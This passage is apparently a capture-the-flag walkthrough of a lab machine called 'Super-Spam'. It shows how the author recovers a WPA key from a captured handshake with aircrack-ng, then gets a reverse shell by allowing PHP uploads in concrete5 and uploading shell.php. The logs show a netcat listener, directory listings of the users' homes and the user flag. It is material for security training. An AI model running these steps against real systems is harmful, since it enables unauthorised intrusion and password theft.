local: .quicknote.txt remote: .quicknote.txt
229 Entering Extended Passive Mode (|||43572|)
150 Opening BINARY mode data connection for .quicknote.txt (249 bytes).
100% |*************************************************************************************
226 Transfer complete.
249 bytes received in 00:00 (2.39 KiB/s)
ftp> get SamsNetwork.cap
local: SamsNetwork.cap remote: SamsNetwork.cap
229 Entering Extended Passive Mode (|||48267|)
150 Opening BINARY mode data connection for SamsNetwork.cap (370488 bytes).
100% |*************************************************************************************
226 Transfer complete.
370488 bytes received in 00:02 (144.84 KiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/THM/super]
└─$ cat .quicknote.txt
It worked... My evil plan is going smoothly.
 I will place this .cap file here as a souvenir to remind me of how I got in...
 Soon! Very soon!
 My Evil plan of a linux-free galaxy will be complete.
 Long live Windows, the superior operating system!
```


Asking about CMS version - I have it in scan



```
PORT     STATE SERVICE REASON  VERSION
80/tcp   open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: concrete5 - 8.5.2
|_http-title: Home :: Super-Spam
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
4012/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
| ssh-hostkey:
```

On the page I found possible users and login page

```
Benjamin_Blogger
Lucy_Loser
Donald_Dump
Adam_Admin
```



0 Messages


No messages in this conversation.

© 2018 Elemental Theme

FAQ / Help
Case Studies
Blog
Another Link

1234 SE StreetView
Suite 301
Portland, OR 98101
View on Google Maps

Built with concrete5 CMS.




Lorem

Apr 9, 2021 Donald_Dump

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Mauris aliquam posuere nisi. Pellentesque mollis dui sit amet erat pulvinar fringilla. Integer ultricies erat et nisi tristique ultrices. Proin euismod dictum massa sit amet molestie. Suspendisse potenti. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Curabitur bibendum, mi vitae congue ullamcorper, ex diam congue felis, eu imperdiet mi tellus quis lorem. Curabitur et malesuada libero

Password cracking. File looks like communication with router so I try aircrack-ng


```
aircrack-ng SamsNetwork.cap -w /home/kali/Desktop/rockyou.txt
```



```
└─$ aircrack-ng SamsNetwork.cap -w /home/kali/Desktop/rockyou.txt
Reading packets, please wait ...
Opening SamsNetwork.cap
Read 9741 packets.

   #  BSSID              ESSID                     Encryption

   1  D2:F8:8C:31:9F:17  Motocplus                 WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening SamsNetwork.cap
Read 9741 packets.

1 potential targets



                               Aircrack-ng 1.7

      [00:02:08] 920400/14344392 keys tested (7280.37 k/s)

      Time left: 30 minutes, 43 seconds                          6.42%

                           KEY FOUND! [ sandiago ]


      Master Key     : 93 5E 0C 77 A3 B7 17 62 0D 1E 31 22 51 C0 42 92
                       6E CF 91 EE 54 6B E1 E3 A8 6F 81 FF AA B6 64 E1

      Transient Key  : 70 72 6D 26 15 45 F9 82 D4 AE A9 29 B9 E7 57 42
                       7A 40 B4 D1 C3 27 EE 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 1E FB DC A0 1D 48 49 61 3B 9A D7 61 66 71 89 B0
```

After reading this version vulnerabilities I found trick to create revshell

Add php format possible to upload




Allowed File Types

File Extensions to Accept

flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php

after uploading I found uploading folder in burp




```
http://10.10.175.196   POST   /concrete5/index.php/ccm/system/fil...   ✓   200   4590    JSON                          10.10.175.196
http://10.10.175.196   GET    /                                            200   22487   HTML   Home :: Super-Spam     10.10.175.196
```

```
POST /concrete5/index.php/ccm/system/file/upload HTTP/1.1
Host: 10.10.175.196
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------186551986242006822653432837354
Content-Length: 3102
Origin: http://10.10.175.196
Connection: close
Referer: http://10.10.175.196/concrete5/index.php/dashboard/files/search
Cookie: CONCRETE5=28gm23k5fh33kt40h83te0912d; CONCRETE5_LOGIN=1;
ConcreteSitemapTreeID=1
```


```
"canEditFilePermissions":1,
"canDeleteFile":1,
"canReplaceFile":1,
"canEditFileContents":1,
"canViewFileInFileManager":1,
"canRead":1,
"canViewFile":false,
"canEditFile":false,
"url":
"http:\/\/10.10.175.196\/concrete5\/application\/files\/3616\/9581\/7271\/shel
l.php",
"urlInline":
"http:\/\/10.10.175.196\/concrete5\/index.php\/download_file\/view_inline\/20"
,
"urlDownload":
"http:\/\/10.10.175.196\/concrete5\/index.php\/download_file\/view\/20",
"title":"shell.php",
```

run file from url and got the shell




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.1
Linux super-spam 4.15.0-140-generic #144-Ubuntu S
 12:23:42 up  1:34,  1 user,  load average: 0.00,
USER     TTY      FROM             LOGIN@   IDLE
root     pts/0    :1               10:50    1:33m
uid=33(www-data) gid=33(www-data) groups=33(www-d
bash: cannot set terminal process group (854): In
bash: no job control in this shell
www-data@super-spam:/$ 
```

There is some users, but I can't liting the donald directory




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@super-spam:/$ cd /home/donalddump
cd /home/donalddump
bash: cd: /home/donalddump: Permission denied
www-data@super-spam:/$ ls -la /home/benjamin_blogger
ls -la /home/benjamin_blogger
total 20
drwxr-xr-x 2 benjamin_blogger benjamin_blogger 4096 Apr  9  2021 .
drwxr-xr-x 7 root             root             4096 Feb 20  2021 ..
lrwxrwxrwx 1 root             root                9 Apr  9  2021 .bash_history → /dev/null
-rw-r--r-- 1 benjamin_blogger benjamin_blogger  220 Feb 20  2021 .bash_logout
-rw-r--r-- 1 benjamin_blogger benjamin_blogger 3771 Feb 20  2021 .bashrc
-rw-r--r-- 1 benjamin_blogger benjamin_blogger  807 Feb 20  2021 .profile
www-data@super-spam:/$ ls -la /home/lucy_loser
ls -la /home/lucy_loser
total 44
drwxr-xr-x 7 lucy_loser lucy_loser 4096 Apr  9  2021 .
drwxr-xr-x 7 root       root       4096 Feb 20  2021 ..
drwxr-xr-x 2 lucy_loser lucy_loser 4096 May 30  2021 .MessagesBackupToGalactic
lrwxrwxrwx 1 root       root          9 Apr  9  2021 .bash_history → /dev/null
-rw-r--r-- 1 lucy_loser lucy_loser  220 Feb 20  2021 .bash_logout
-rw-r--r-- 1 lucy_loser lucy_loser 3771 Feb 20  2021 .bashrc
drwx------ 2 lucy_loser lucy_loser 4096 Feb 20  2021 .cache
drwx------ 3 lucy_loser lucy_loser 4096 Feb 20  2021 .gnupg
-rw-r--r-- 1 lucy_loser lucy_loser  807 Feb 20  2021 .profile
-rw-r--r-- 1 root       root         28 Feb 24  2021 calcs.txt
drwxr-xr-x 2 root       root       4096 Feb 24  2021 prices
drwxr-xr-x 2 root       root       4096 Feb 24  2021 work
www-data@super-spam:/$ ls -la /home/personal
ls -la /home/personal
total 20
drwxr-xr-x 5 root root 4096 May 30  2021 .
drwxr-xr-x 7 root root 4096 Feb 20  2021 ..
drwxr-xr-x 2 root root 4096 May 30  2021 Dates
drwxr-xr-x 2 root root 4096 May 30  2021 Work
drwxr-xr-x 2 root root 4096 May 30  2021 Workload
www-data@super-spam:/$ 
```

User flag I found in /home/personal/Workload directory



```
www-data@super-spam:/home/personal/Workload$ cat nextEvilPlan.txt
cat nextEvilPlan.txt
My next evil plan is to ensure that all linux filesystems are disorganised so that these
linux users will never find what they are looking for (whatever that is)... That should
stop them from gaining back control!
www-data@super-spam:/home/personal/Workload$ cd ..
cd ..
www-data@super-spam:/home/personal$ cd Work
cd Work
www-data@super-spam:/home/personal/Work$ ls
ls
flag.txt
www-data@super-spam:/home/personal/Work$ cat flag.txt
cat flag.txt
user_flag: [redacted]
www-data@super-spam:/home/personal/Work$ 
```

Ok I found type of encryption



